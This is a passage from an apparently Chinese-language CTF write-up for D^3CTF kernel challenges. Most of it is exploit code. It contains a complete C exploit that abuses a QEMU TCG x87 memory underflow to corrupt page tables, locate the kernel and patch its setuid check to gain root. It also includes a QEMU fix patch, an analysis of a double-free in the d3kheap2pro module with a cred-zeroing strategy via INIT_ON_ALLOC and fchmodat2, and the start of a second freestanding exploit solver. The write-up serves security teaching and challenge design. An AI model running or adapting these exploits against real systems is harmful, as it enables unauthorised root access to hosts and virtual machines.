69      union {
70          uint32_t wakeup_events;
71          uint32_t wakeup_watermark;
72      };
73      uint32_t bp_type;
74      union {
75          uint64_t bp_addr;
76          uint64_t kprobe_func;
77          uint64_t uprobe_path;
78          uint64_t config1;
79      };
80      union {
81          uint64_t bp_len;
82          uint64_t kprobe_addr;
83          uint64_t probe_offset;
84          uint64_t config2;
85      };
```

```
    uint64_t branch_sample_type;
    uint64_t sample_regs_user;
    uint32_t sample_stack_user;
    int32_t  clockid;
    uint64_t sample_regs_intr;
    uint32_t aux_watermark;
    uint16_t sample_max_stack;
    uint16_t __reserved_2;
};

/* ------------------------------------------------------------------------
*/
/* exploit tunables — adjust these for your kernel
*/
/* ------------------------------------------------------------------------
*/

#define KERNEL_NEEDLE       0x4101e9e8ae0f9066ul
#define KERNEL_ALIGNMENT    0x200000ul
#define KERNEL_START        0x1000000ul
#define KERNEL_SETUID_CHECK 0x375d4eul

#define RW_FLAGS    0x67
#define JNE_OPCODE  0x75

/* ------------------------------------------------------------------------
*/
/* page-table spray geometry
*/
/* ------------------------------------------------------------------------
*/

#define UNMOVABLE_BASE 0xdeadbeef000ul
#define PRESPRAY_BASE  0xcafeba00000ul
#define SPRAY_BASE     0x60000ul
#define SPRAY_SIZE     0x50

#define PAGE_SIZE 0x1000

/* ------------------------------------------------------------------------
*/
/* helpers
*/
/* ------------------------------------------------------------------------
*/

static int perf_event_open(struct perf_event_attr *attr, pid_t pid,
```

```
                            int cpu, int group_fd, unsigned long flags)
{
    return syscall(__NR_perf_event_open, attr, pid, cpu, group_fd, flags);
}

static void err(int nr, const char *msg)
{
    puts(msg);
    exit(nr);
}

static void errx(int nr, const char *msg)
{
    puts(msg);
    exit(nr);
}

__attribute__((constructor))
void init(void)
{
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);
    setbuf(stderr, NULL);

    if (getuid() == 0)
        system("/bin/sh");
}

/* ------------------------------------------------------------------------
*/
/* x87 floating-point helpers (trigger the QEMU TCG access_ptr underflow)
*/
/* ------------------------------------------------------------------------
*/

static void fstp_to_addr(void *addr)
{
    __asm__ volatile (
        "fstp tbyte ptr [%0]"
        :
        : "r" (addr)
        : "memory"
    );
}

static void fld_from_addr(void *addr)
{
```

```
168         __asm__ volatile (
169             "fld tbyte ptr [%0]"
170             :
171             : "r" (addr)
172             : "memory"
173         );
174     }
175
176     /* ------------------------------------------------------------------------
        */
177     /* unmovable page allocation via perf
        */
178     /* ------------------------------------------------------------------------
        */
179
180     void *map_unmovable(void)
181     {
182         size_t len = PAGE_SIZE;
183
184         struct perf_event_attr attr;
185         memset(&attr, 0, sizeof(attr));
186         attr.type   = PERF_TYPE_SOFTWARE;
187         attr.size   = sizeof(attr);
188         attr.config = PERF_COUNT_SW_CPU_CLOCK;
189         attr.sample_period = 100000;
190         attr.disabled       = 1;
191         attr.exclude_kernel = 1;
192         attr.exclude_hv     = 1;
193
194         int fd = perf_event_open(&attr, 0, -1, -1, PERF_FLAG_FD_CLOEXEC);
195         if (fd < 0)
196             err(1, "perf_event_open");
197
198         void *p = mmap(NULL, len, PROT_READ | PROT_WRITE,
199                        MAP_SHARED, fd, 0);
200         if (p == MAP_FAILED)
201             err(1, "mmap");
202
203         printf("metadata page: %p\n", p);
204         ioctl(fd, PERF_EVENT_IOC_ENABLE, 0);
205
206         *(volatile char *)p = 'A';
207
208         return p;
209     }
210
211     void unmap_unmovable(void *addr)
```

```
212 {
213     munmap(addr, PAGE_SIZE);
214 }
215
216 /* ------------------------------------------------------------------------
    */
217 /* page-table spraying
    */
218 /* ------------------------------------------------------------------------
    */
219
220 static void spray_pt(void *base, size_t size, unsigned long *id)
221 {
222     for (size_t i = 0; i < size; i++, (*id)++) {
223         unsigned long *p = mmap(
224             (void *)((unsigned long)base + i * PAGE_SIZE * 0x200),
225             PAGE_SIZE,
226             PROT_READ | PROT_WRITE,
227             MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED | MAP_POPULATE,
228             -1, 0);
229
230         if (p == MAP_FAILED)
231             err(1, "mmap failed");
232
233         *p = *id;
234     }
235 }
236
237 static void unspray_pt(void *base, size_t size)
238 {
239     for (size_t i = 0; i < size; i++)
240         munmap((void *)((unsigned long)base + i * PAGE_SIZE * 0x200),
241                PAGE_SIZE);
242 }
243
244 /* ------------------------------------------------------------------------
    */
245 /* locate the corrupted PTE after the FLDT overflow
    */
246 /* ------------------------------------------------------------------------
    */
247
248 static void *find_corrupted(void *prebase, size_t presize,
249                             void *postbase, size_t postsize,
250                             unsigned long id)
251 {
252     for (size_t i = 0; i < presize; i++, id++) {
```

```
        unsigned long *p = (unsigned long *)((unsigned long)prebase +
                                             i * PAGE_SIZE * 0x200);
        if (*p != id) {
            printf("expecting %lx, got %lx\n", id, *p);
            return p;
        }
    }

    for (size_t i = 0; i < postsize; i++, id++) {
        unsigned long *p = (unsigned long *)((unsigned long)postbase +
                                             i * PAGE_SIZE * 0x200);
        if (*p != id) {
            printf("expecting %lx, got %lx\n", id, *p);
            return p;
        }
    }

    return NULL;
}

/* ------------------------------------------------------------------------
*/
/* 80-bit float representation — matches x87's 10-byte format
*/
/* ------------------------------------------------------------------------
*/

typedef struct __attribute__((__packed__)) float_struct {
    uint16_t low;
    uint64_t payload : 48;
    uint16_t high;
} float_struct_t;

/* ------------------------------------------------------------------------
*/
/* TLB eviction — flush cached TLB entries so the PTE change takes effect
*/
/* ------------------------------------------------------------------------
*/

static void evict(void)
{
    for (int i = 0; i < 0x100; i++) {
        void *p = mmap((void *)(0x40000000000UL + (unsigned long)i *
PAGE_SIZE),
                       PAGE_SIZE,
                       PROT_READ | PROT_WRITE,
```

```
                        MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED,
                        -1, 0);
        if (p == MAP_FAILED)
            err(1, "mmap failed");
        *(volatile char *)p = 'A';
    }

    for (int i = 0; i < 0x100; i++)
        munmap((void *)(0x40000000000UL + (unsigned long)i * PAGE_SIZE),
               PAGE_SIZE);
}

/* ------------------------------------------------------------------------
*/
/* main
*/
/* ------------------------------------------------------------------------
*/

int main(void)
{
    void           *unmovable;
    size_t          prespray_size;
    float_struct_t *fs;

    srand(time(NULL));

    /* ensure float_struct sits at the start of a page */
    fs = mmap(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE,
              MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);

    /* ---------------------------------------------------------------- *
     * Step 1: leak a PMD physically adjacent to the unmovable page     *
     * ---------------------------------------------------------------- */

    for (;;) {
        puts("it 1");
        prespray_size = ((unsigned int)rand() % 0x100) + 20;

        unsigned long id = 0;

        spray_pt((void *)PRESPRAY_BASE, prespray_size, &id);

        unmovable = map_unmovable();

        spray_pt((void *)SPRAY_BASE, SPRAY_SIZE, &id);

```

```
337             fld_from_addr((char *)unmovable + 0xffe);
338             fstp_to_addr(fs);
339 
340             printf("leaked: %lx\n", (unsigned long)fs->payload);
341 
342             if ((fs->payload & 0xff) == 0x67) {
343                 puts("pt after unmovable");
344                 break;
345             }
346 
347             fs->payload = 0;
348 
349             unspray_pt((void *)PRESPRAY_BASE, prespray_size);
350             unspray_pt((void *)SPRAY_BASE, SPRAY_SIZE);
351             unmap_unmovable(unmovable);
352         }
353 
354         printf("leaked pt: %lx\n", (unsigned long)fs->payload);
355 
356         /* ------------------------------------------------------------------ *
357          * Step 2: corrupt the leaked PMD → arbitrary physical read/write     *
358          * ------------------------------------------------------------------ */
359 
360         fs->payload += PAGE_SIZE;
361 
362         fld_from_addr(fs);
363         fstp_to_addr((char *)unmovable + 0xffe);
364 
365         evict();
366 
367         void *corrupted = find_corrupted((void *)PRESPRAY_BASE, prespray_size,
368                                          (void *)SPRAY_BASE, SPRAY_SIZE, 0);
369 
370         if (corrupted == NULL)
371             errx(1, "failed to find corrupted page table entry");
372 
373         printf("found corrupted page table entry at: %p\n", corrupted);
374 
375         /* ------------------------------------------------------------------ *
376          * Step 3: scan physical memory to locate the kernel base             *
377          * ------------------------------------------------------------------ */
378 
379         unsigned long base;
380         for (base = KERNEL_START;
381              base < KERNEL_START + KERNEL_ALIGNMENT * 0x1000;
382              base += KERNEL_ALIGNMENT) {
383 
```

```
384             printf("testing kernel base: %p\n", (void *)base);
385             fs->payload = base | RW_FLAGS;
386             fld_from_addr(fs);
387             fstp_to_addr((char *)unmovable + 0xffe);
388 
389             evict();
390 
391             if (*(unsigned long *)corrupted == KERNEL_NEEDLE) {
392                 printf("found kernel base @ %p\n", (void *)base);
393                 break;
394             }
395         }
396 
397         /* ------------------------------------------------------------------ *
398          * Step 4: map the setuid page and patch JE → JNE (0x74 → 0x75)       *
399          * ------------------------------------------------------------------ */
400 
401         fs->payload = (base + (KERNEL_SETUID_CHECK & ~(PAGE_SIZE - 1))) | RW_FLAGS;
402         fld_from_addr(fs);
403         fstp_to_addr((char *)unmovable + 0xffe);
404 
405         evict();
406 
407         ((unsigned char *)corrupted)[KERNEL_SETUID_CHECK & (PAGE_SIZE - 1)]
408             = JNE_OPCODE;
409 
410         /* ------------------------------------------------------------------ *
411          * Step 5: become root                                                *
412          * ------------------------------------------------------------------ */
413 
414         setuid(0);
415         printf("uid: %d\n", getuid());
416 
417         if (getuid() == 0) {
418             puts("[+] GOT ROOT! Reading flag...");
419             system("cat /flag");
420             puts("[+] Done.");
421         }
422 
423         return 0;
424     }
425 
```

最简单的修复方式是不使用 QEMU TCG 来模拟 CPU 指令执行，而是通过 KVM 使用硬件虚拟化特性将虚拟机代码放在 CPU 上直接执行，但由于平台并没有提供 KVM 支持（同时嵌套虚拟化也有可能引入类似 Januscape 的潜在攻击面），因此在 Revenge 版本中，我们通过手动 Patch 了 QEMU 源码的方

式，从而完成这个问题的修复，感兴趣的同学或是想要出 Kernel Pwn 题但又担忧 KVM 会引入新攻击面的出题人可以参考如下 Patch：

Code block

```
diff --git a/target/i386/tcg/access.c b/target/i386/tcg/access.c
index 69ecbef..f0c26d8 100644
--- a/target/i386/tcg/access.c
+++ b/target/i386/tcg/access.c
@@ -58,20 +58,29 @@ static void *access_ptr(X86Access *ac, vaddr addr,
unsigned len)
     if (!ac->haddr1) {
         return NULL;
     }
+
+    /*
+     * Test range containment without evaluating an unsigned subtraction
+     * until its subtrahend has been proved to fit.
+     */
 #ifdef CONFIG_USER_ONLY
-    assert(offset <= ac->size1 - len);
+    assert(offset <= ac->size1 && len <= ac->size1 - offset);
     return ac->haddr1 + offset;
 #else
-    if (likely(offset <= ac->size1 - len)) {
+    if (likely(offset <= ac->size1 &&
+               len <= ac->size1 - offset)) {
         return ac->haddr1 + offset;
     }
-    assert(offset <= ac->size - len);
+    assert(offset <= ac->size && len <= ac->size - offset);
     /*
      * If the address is not naturally aligned, it might span both pages.
      * Only return ac->haddr2 if the area is entirely within the second page,
      * otherwise fall back to slow accesses.
      */
     if (likely(offset >= ac->size1)) {
+        if (unlikely(!ac->haddr2)) {
+            return NULL;
+        }
         return ac->haddr2 + (offset - ac->size1);
     }
     return NULL;
--
2.47.3

```

```
41
```

d3kbus-revenge

本题为 d3kbus 修复了非预期漏洞的版本，这里不再赘述解法

d3kheap2pro

题目给了一个内核模块 `d3kheap2pro.ko` ，其只有一个有用的核心函数 `d3kheap2pro_ioctl()` ，核心功能只有从独立的 kmem_cache `d3kheap2pro_cache` 当中进行对象分配，漏洞点在于对内核对象的引用计数的初始化错误导致能够将一个对象释放两次：

Code block

```
1  static long d3kheap2pro_ioctl(struct file*filp, unsigned int cmd, unsigned
   long arg)
2  {
3      struct d3kheap2pro_ureq ureq;
4      long res = 0;
5
6      spin_lock(&d3kheap2pro_globl_lock);
7
8      if (copy_from_user(&ureq, (void*) arg, sizeof(ureq))) {
9          logger_error("Unable to copy request from userland!\n");
10         res = -EFAULT;
11         goto out;
12     }
13
14     if (ureq.idx >= D3KHEAP2PRO_BUF_NR) {
15         logger_error("Got invalid request from userland!\n");
16         res = -EINVAL;
17         goto out;
18     }
19
20     switch (cmd) {
21     case D3KHEAP2PRO_OBJ_ALLOC:
22         if (d3kheap2pro_bufs[ureq.idx].buffer) {
23             logger_error(
24                 "Expected slot [%d] has already been occupied!\n",
25                 ureq.idx
26             );
27             res = -EPERM;
28             break;
```

```
        }

        d3kheap2pro_bufs[ureq.idx].buffer = kmem_cache_alloc(
            d3kheap2pro_cachep,
            GFP_KERNEL | __GFP_ZERO
        );
        if (!d3kheap2pro_bufs[ureq.idx].buffer) {
            logger_error("Failed to alloc new buffer on expected slot!\n");
            res = -ENOMEM;
            break;
        }

        /* vulnerability here */
        atomic_set(&d3kheap2pro_bufs[ureq.idx].ref_count, 1);
        atomic_inc(&d3kheap2pro_bufs[ureq.idx].ref_count);

        logger_info(
            "Successfully allocate new buffer for slot [%d].\n",
            ureq.idx
        );

        break;
    case D3KHEAP2PRO_OBJ_FREE:
        if (!d3kheap2pro_bufs[ureq.idx].buffer) {
            logger_error(
                "Expected slot [%d] had not been allocated!\n",
                ureq.idx
            );
            res = -EPERM;
            break;
        }

        if (atomic_read(&d3kheap2pro_bufs[ureq.idx].ref_count) <= 0) {
            logger_error("You're not allowed to free a free slot!");
            res = -EPERM;
            break;
        }

        atomic_dec(&d3kheap2pro_bufs[ureq.idx].ref_count);
        kmem_cache_free(d3kheap2pro_cachep, d3kheap2pro_bufs[ureq.idx].buffer);

        logger_info(
            "Successfully free existed buffer on slot [%d].\n",
            ureq.idx
        );

        break;
```

```
76      case D3KHEAP2PRO_OBJ_EDIT:
77          logger_error(
78              "🕊️🕊️🕊️ This function hadn't been completed yet bcuz I'm a
    pigeon!\n"
79          );
80          break;
81      case D3KHEAP2PRO_OBJ_SHOW:
82          logger_error(
83              "🕊️🕊️🕊️ This function hadn't been completed yet bcuz I'm a
    pigeon!\n"
84          );
85          break;
86      default:
87          logger_error("Got invalid request from userland!\n");
88          res = -EINVAL;
89          break;
90      }
91
92  out:
93      spin_unlock(&d3kheap2pro_globl_lock);
94
95      return res;
96  }
```

打过以前的 D^3CTF 的老朋友们或许注意到了今年这道题从题目架构设计上似乎和 d3kheap 与 d3kheap2 高度类似，因为今年的重点在于更先进的 exploitation 技术，22 年的题目在于对通用 `kmem_cache` 上的 double free 的利用通法，25年和今年则都关注于对 **任意 kmem_cache 上的 double free 的高成功率的利用通法**；不同在于今年的版本相较于 25 年的版本有了翻天覆地的变化，不仅是在 hardening 上有了进一步的加固，更在于 CPU sheaf 这一新的内核管理器策略的引入， **这使得 25 年的方法从第一步开始使用的几种不同的 cross-cache UAF 策略直接失效**

预期解

原题并没有提供任何额外功能，所以和去年一样我们需要在一开始就考虑做 cross-cache attack，不过在 2026 年的 d3kheap2pro ，我们需要深入考虑这么几个点：

- CPU sheaf 本质上我们可以理解为在原有结构上新添加的一层缓存结构，在通过特定策略将其填满之后其依旧会回落到 Slab Pages 上，这使得我们能够有办法接着回落到旧的回收 Slab Pages 再分配的策略（参见 exp ）
- Per-CPU Page Set 的存在使得我们需要额外考虑在 PCP 与 Buddy System 间的页面流转

- INIT_ON_ALLOC 是一把 **双刃剑**：其避免了旧有数据的泄漏与被重用，但也给攻击者带来了一个隐藏的“写0”权能，在预期解中我们便使用这把双刃剑将 cred 写为 0 以获得 root privilege，我们也非常欣慰地能够看到所有解出此题的前列战队提交的 writeup 当中都使用了这个方法——虽然这大概率并非我们 `ディーキューブ・シーティーエフ カーネル Pwn 製作委員会` 原创的小技巧，但是在攻防技术不断地互相发展的这个时代，**我们相信在未来会看到越来越多这样的 “借力打力” 的利用技巧——正所谓 “Your Fix Is My Exploit”**
- 虽然 cred 当中同样存在一些指针指向 user_namespace 等结构体，会使得在 INIT_ON_ALLOC 所覆写的 cred 在直接的 setresuid 在权限校验的链路上 kernel panic（因为它们都可能访问已经清零的 `user_ns`、`user` 或 `ucounts`），但我们实际上可以通过其他无需此类校验的路径来实施 root 权能，例如 `fchmodat2()` 这样的系统调用便只校验 `cred->fsuid` 而不会更深入地校验 `cred->user_ns` 等指针，这使得我们可以很方便地更改 root 文件的权限——我们也看到所有战队提交的 writeup 都使用的是这一路径

更多的中间利用细节这里就不展开说明了，最终的 exp.c 如下，这里我们提供可以使用 musl-gcc 编译通过的简化版本：

Code block

```c
#if !defined(__x86_64__)
# error "this freestanding solver currently supports x86_64 only"
#endif

#ifndef SOLVER_ROOT_SHELL
#define SOLVER_ROOT_SHELL 0
#endif

/* Compiler-native types: no libc headers are required. */
typedef __SIZE_TYPE__ size_t;
typedef __UINTPTR_TYPE__ uintptr_t;
typedef __INTPTR_TYPE__ intptr_t;
typedef unsigned char u8;
typedef unsigned int u32;
typedef unsigned long u64;
typedef int s32;
typedef long s64;
typedef u32 uid_t;
typedef void (*thread_fn)(void *);

#define NULL ((void *)0)
#define true 1
#define false 0

/* x86_64 syscall numbers. */
#define NR_read                     0
#define NR_write                    1
```

```
#define NR_close                  3
#define NR_fstat                  5
#define NR_mmap                   9
#define NR_ioctl                 16
#define NR_clone                 56
#define NR_fork                  57
#define NR_execve                59
#define NR_exit                  60
#define NR_fcntl                 72
#define NR_fsync                 74
#define NR_geteuid              107
#define NR_setreuid             113
#define NR_futex                202
#define NR_sched_setaffinity    203
#define NR_sched_getaffinity    204
#define NR_exit_group           231
#define NR_openat               257
#define NR_pipe2                293
#define NR_prlimit64            302
#define NR_io_uring_setup       425
#define NR_io_uring_register    427
#define NR_fchmodat2            452
#define NR_msgget                68
#define NR_msgsnd                69
#define NR_msgrcv                70

/* errno values used for diagnostics/control flow. */
#define EIO        5
#define EAGAIN    11
#define EACCES    13
#define EINVAL    22
#define ENOSPC    28
#define ENOSYS    38
#define EPROTO    71
#define EOVERFLOW 75
#define EPERM      1

/* File, VM, futex, IPC and clone constants. */
#define STDIN_FILENO   0
#define STDOUT_FILENO  1
#define STDERR_FILENO  2
#define AT_FDCWD      (-100)
#define AT_EMPTY_PATH  0x1000
#define O_RDONLY       0
#define O_WRONLY       1
#define O_RDWR         2
#define O_APPEND       02000
```

```
#define O_CLOEXEC      02000000
#define O_PATH         010000000
#define F_SETPIPE_SZ   1031
#define F_GETPIPE_SZ   1032
#define PROT_READ      0x1
#define PROT_WRITE     0x2
#define MAP_PRIVATE    0x02
#define MAP_ANONYMOUS  0x20
#define MAP_STACK      0x20000
#define IPC_PRIVATE    0
#define IPC_CREAT      01000
#define IPC_NOWAIT     04000
#define MSG_NOERROR    010000
#define FUTEX_WAIT_PRIVATE 128
#define FUTEX_WAKE_PRIVATE 129
#define CLONE_VM       0x00000100UL
#define CLONE_FS       0x00000200UL
#define CLONE_FILES    0x00000400UL
#define CLONE_SIGHAND  0x00000800UL
#define CLONE_THREAD   0x00010000UL
#define CLONE_SYSVSEM  0x00040000UL
#define THREAD_CLONE_FLAGS \
    (CLONE_VM | CLONE_FS | CLONE_FILES | CLONE_SIGHAND | \
     CLONE_THREAD | CLONE_SYSVSEM)

#define RLIMIT_NPROC    6
#define RLIMIT_NOFILE   7
#define RLIMIT_MEMLOCK  8
#define RLIM_INFINITY (~0UL)

#define IORING_REGISTER_PERSONALITY   9U
#define IORING_UNREGISTER_PERSONALITY 10U

#define S_ISUID 04000

/* Challenge geometry. */
#define d3kheap2pro_OBJ_ALLOC 0x3361626eUL
#define d3kheap2pro_OBJ_FREE  0x74747261UL
#define d3kheap2pro_BUF_NR    0x200U
#define SHEAF_CAP          12U
#define BARN_SHEAF_NR      10U
#define BARN_PTR_NR        (SHEAF_CAP * BARN_SHEAF_NR)
#define OBJ_PER_SLAB       16U
#define GROUP_OBJECT_NR    48U
#define INITIAL_D3_NR      360U
#define TARGET_PTR_NR      96U
#define SAFE_PTR_NR        24U
```

```
#define AUX_PTR_NR         72U
#define PRE_PTR_NR         12U
#define POST_PTR_NR        12U
#define REMAINDER_PTR_NR   48U
#define WING_PTR_NR        144U
#define FILLER_PTR_NR      24U
#define CACHED_DRAIN_NR    (FILLER_PTR_NR + BARN_PTR_NR)
#define TARGET_SLAB_NR     6U
#define TARGET_PAGE_NR     (TARGET_SLAB_NR * 8U)
#define WING_SLAB_NR       9U

#define PERSONALITY_POOL_NR 65535U
#define CRED_WARMUP_NR       2048U
#define CRED_SENTINEL_GAP     144U
#define HELPER_TARGET_NR      128U
#define HELPER_MIN_NR          80U
#define HELPER_RLIMIT_RESERVE   8U
#define CRED_SPRAY_MAX_NR (HELPER_TARGET_NR * CRED_SENTINEL_GAP)

#define THREAD_STACK_SIZE (16UL * 1024UL)
#define THREAD_SLOT_NR    (HELPER_TARGET_NR + 1U)
#define THREAD_REGION_SIZE (THREAD_STACK_SIZE * THREAD_SLOT_NR)

#define PIPE_TARGET_NR  48U
#define PIPE_MIN_NR     32U
#define PIPE_LARGE_SIZE (1U << 20)
#define PIPE_PRIME_NR   96U
#define GUARD_WARM_NR  384U
#define CPU_WORD_NR      16U
#define MAX_ALLOWED_CPU (CPU_WORD_NR * 8U * sizeof(unsigned long))
#define INT_MAX_VALUE 0x7fffffff

_Static_assert(TARGET_PTR_NR + SAFE_PTR_NR == BARN_PTR_NR,
               "barn pointer count mismatch");
_Static_assert(PRE_PTR_NR + POST_PTR_NR + REMAINDER_PTR_NR == AUX_PTR_NR,
               "aux pointer count mismatch");
_Static_assert(CRED_WARMUP_NR + CRED_SPRAY_MAX_NR < PERSONALITY_POOL_NR,
               "personality cursor would wrap");

struct d3kheap2pro_ureq { size_t idx; };
struct guard_message { long mtype; u8 byte; };
struct pipe_booster { int read_fd; int write_fd; int small_size; };
struct rlimit64 { u64 cur; u64 max; };

struct io_sqring_offsets {
    u32 head, tail, ring_mask, ring_entries;
    u32 flags, dropped, array, resv1;
```

```
    u64 user_addr;
};
struct io_cqring_offsets {
    u32 head, tail, ring_mask, ring_entries;
    u32 overflow, cqes, flags, resv1;
    u64 user_addr;
};
struct io_uring_params {
    u32 sq_entries, cq_entries, flags, sq_thread_cpu;
    u32 sq_thread_idle, features, wq_fd, resv[3];
    struct io_sqring_offsets sq_off;
    struct io_cqring_offsets cq_off;
};

/* Native x86_64 kernel struct stat ABI. */
struct kernel_stat {
    u64 st_dev;
    u64 st_ino;
    u64 st_nlink;
    u32 st_mode;
    u32 st_uid;
    u32 st_gid;
    u32 pad0;
    u64 st_rdev;
    s64 st_size;
    s64 st_blksize;
    s64 st_blocks;
    u64 st_atime;
    u64 st_atime_nsec;
    u64 st_mtime;
    u64 st_mtime_nsec;
    u64 st_ctime;
    u64 st_ctime_nsec;
    s64 unused[3];
};

struct d3_schedule {
    u32 pre[PRE_PTR_NR];
    u32 target[TARGET_PTR_NR];
    u32 safe[SAFE_PTR_NR];
    u32 post[POST_PTR_NR];
    u32 remainder[REMAINDER_PTR_NR];
    u32 wing[WING_PTR_NR];
    u32 filler[FILLER_PTR_NR];
};

enum helper_command {
```

```
    HELPER_CMD_WAIT = 0,
    HELPER_CMD_ALLOC_CRED = 1,
    HELPER_CMD_ATTACK = 2,
};
enum helper_state {
    HELPER_STATE_STARTING = 0,
    HELPER_STATE_READY = 1,
    HELPER_STATE_CRED_READY = 2,
    HELPER_STATE_ATTACK_DONE = 3,
};
struct helper {
    int command;
    int state;
    int id;
    int park_cpu;
    int setup_error;
    long attack_ret;
};

enum burner_command {
    BURNER_CMD_NONE = 0,
    BURNER_CMD_RUN = 1,
    BURNER_CMD_PARK = 2,
    BURNER_CMD_ATTACK = 3,
};
struct cred_burner {
    int startup_state;
    int command;
    int request_epoch;
    int done_epoch;
    size_t requested_cycles;
    size_t completed_cycles;
    u32 personality_cursor;
    int ring_fd;
    int park_cpu;
    int runtime_error;
    long attack_ret;
};

static int d3_fd = -1;
static int guard_queue = -1;
static uid_t unpriv_uid = 1000;
static int groom_cpu;
static int allowed_cpus[MAX_ALLOWED_CPU];
static size_t allowed_cpu_nr;
#if SOLVER_ROOT_SHELL
static int busybox_path_fd = -1;
```

```
static int passwd_path_fd = -1;
#else
static int flag_path_fd = -1;
#endif

static u8 d3_free_count[INITIAL_D3_NR];
static struct d3_schedule schedule_layout;
static struct pipe_booster pipe_boosters[PIPE_TARGET_NR];
static size_t pipe_booster_nr;
static struct helper helpers[HELPER_TARGET_NR];
static size_t helper_nr;
static size_t cred_spray_nr;
static struct cred_burner burner;
static void *thread_region;

static int chmod_winner;
static int attack_done;
static int forever_word;

/* The process entry and clone child trampoline are pure assembly so no libc
 * startup/TLS assumptions leak into the freestanding executable. */
int solver_main(void);
long clone_trampoline(unsigned long flags, void *child_stack);

__asm__(
".text\n"
".global _start\n"
".type _start,@function\n"
"_start:\n"
"  xor %ebp,%ebp\n"
"  and $-16,%rsp\n"
"  call solver_main\n"
"  mov %eax,%edi\n"
"  mov $231,%eax\n"
"  syscall\n"
"  ud2\n"
".size _start,.-_start\n"
"\n"
".global clone_trampoline\n"
".type clone_trampoline,@function\n"
"clone_trampoline:\n"
"  xor %edx,%edx\n"
"  xor %r10d,%r10d\n"
"  xor %r8d,%r8d\n"
"  mov $56,%eax\n"
"  syscall\n"
"  test %rax,%rax\n"
```

```
310   "  jnz 1f\n"
311   "  pop %rax\n"
312   "  pop %rdi\n"
313   "  call *%rax\n"
314   "  xor %edi,%edi\n"
315   "  mov $60,%eax\n"
316   "  syscall\n"
317   "  ud2\n"
318   "1:\n"
319   "  ret\n"
320   ".size clone_trampoline,.-clone_trampoline\n");
321
322   static inline long sys6(long nr, long a1, long a2, long a3,
323                           long a4, long a5, long a6)
324   {
325       register long r10 __asm__("r10") = a4;
326       register long r8 __asm__("r8") = a5;
327       register long r9 __asm__("r9") = a6;
328       long ret;
329
330       __asm__ volatile("syscall"
331                        : "=a"(ret)
332                        : "a"(nr), "D"(a1), "S"(a2), "d"(a3),
333                          "r"(r10), "r"(r8), "r"(r9)
334                        : "rcx", "r11", "memory");
335       return ret;
336   }
337   #define SYSCALL0(n)                 sys6((n),0,0,0,0,0,0)
338   #define SYSCALL1(n,a)               sys6((n),(long)(a),0,0,0,0,0)
339   #define SYSCALL2(n,a,b)             sys6((n),(long)(a),(long)(b),0,0,0,0)
340   #define SYSCALL3(n,a,b,c)           sys6((n),(long)(a),(long)(b),(long)
      (c),0,0,0)
341   #define SYSCALL4(n,a,b,c,d)         sys6((n),(long)(a),(long)(b),(long)(c),
      (long)(d),0,0)
342   #define SYSCALL5(n,a,b,c,d,e)       sys6((n),(long)(a),(long)(b),(long)(c),
      (long)(d),(long)(e),0)
343   #define SYSCALL6(n,a,b,c,d,e,f)     sys6((n),(long)(a),(long)(b),(long)(c),
      (long)(d),(long)(e),(long)(f))
344
345   static inline int raw_errno(long ret)
346   {
347       return ret < 0 ? (int)-ret : 0;
348   }
349
350   void *memset(void *dst, int value, size_t n)
351   {
352       u8 *p = (u8 *)dst;
```

```
353         while (n--)
354             *p++ = (u8)value;
355         return dst;
356     }
357
358     void *memcpy(void *dst, const void *src, size_t n)
359     {
360         u8 *d = (u8 *)dst;
361         const u8 *s = (const u8 *)src;
362         while (n--)
363             *d++ = *s++;
364         return dst;
365     }
366
367     #if SOLVER_ROOT_SHELL
368     static size_t cstrlen(const char *s)
369     {
370         const char *p = s;
371         while (*p)
372             p++;
373         return (size_t)(p - s);
374     }
375
376     static int cstrncmp(const char *a, const char *b, size_t n)
377     {
378         while (n--) {
379             u8 ac = (u8)*a++;
380             u8 bc = (u8)*b++;
381             if (ac != bc)
382                 return (int)ac - (int)bc;
383             if (!ac)
384                 return 0;
385         }
386         return 0;
387     }
388
389     static const char *cstrstr(const char *hay, const char *needle)
390     {
391         size_t nlen = cstrlen(needle);
392         if (!nlen)
393             return hay;
394         for (; *hay; hay++) {
395             if (*hay == *needle && cstrncmp(hay, needle, nlen) == 0)
396                 return hay;
397         }
398         return NULL;
399     }
```

```
400
401 #endif
402
403 static int write_all(int fd, const void *buf, size_t len)
404 {
405     const u8 *p = (const u8 *)buf;
406     while (len) {
407         long ret = SYSCALL3(NR_write, fd, p, len);
408         if (ret == -4) /* EINTR */
409             continue;
410         if (ret <= 0)
411             return false;
412         p += (size_t)ret;
413         len -= (size_t)ret;
414     }
415     return true;
416 }
417
418 static size_t append_text(char *buf, size_t pos, size_t cap, const char *s)
419 {
420     while (*s && pos < cap)
421         buf[pos++] = *s++;
422     return pos;
423 }
424
425 static size_t append_u64(char *buf, size_t pos, size_t cap, u64 value)
426 {
427     char tmp[24];
428     size_t n = 0;
429     do {
430         tmp[n++] = (char)('0' + value % 10);
431         value /= 10;
432     } while (value && n < sizeof(tmp));
433     while (n && pos < cap)
434         buf[pos++] = tmp[--n];
435     return pos;
436 }
437
438 static void log_line(const char *prefix, const char *msg)
439 {
440     char buf[512];
441     size_t pos = 0;
442     pos = append_text(buf, pos, sizeof(buf), prefix);
443     pos = append_text(buf, pos, sizeof(buf), msg);
444     if (pos < sizeof(buf))
445         buf[pos++] = '\n';
446     write_all(prefix[1] == '-' ? STDERR_FILENO : STDOUT_FILENO, buf, pos);
```

```
}

static void log_num(const char *prefix, const char *msg, u64 value)
{
    char buf[512];
    size_t pos = 0;
    pos = append_text(buf, pos, sizeof(buf), prefix);
    pos = append_text(buf, pos, sizeof(buf), msg);
    pos = append_u64(buf, pos, sizeof(buf), value);
    if (pos < sizeof(buf))
        buf[pos++] = '\n';
    write_all(prefix[1] == '-' ? STDERR_FILENO : STDOUT_FILENO, buf, pos);
}

static void log_two(const char *prefix, const char *msg,
                    u64 first, const char *middle, u64 second)
{
    char buf[512];
    size_t pos = 0;
    pos = append_text(buf, pos, sizeof(buf), prefix);
    pos = append_text(buf, pos, sizeof(buf), msg);
    pos = append_u64(buf, pos, sizeof(buf), first);
    pos = append_text(buf, pos, sizeof(buf), middle);
    pos = append_u64(buf, pos, sizeof(buf), second);
    if (pos < sizeof(buf))
        buf[pos++] = '\n';
    write_all(prefix[1] == '-' ? STDERR_FILENO : STDOUT_FILENO, buf, pos);
}

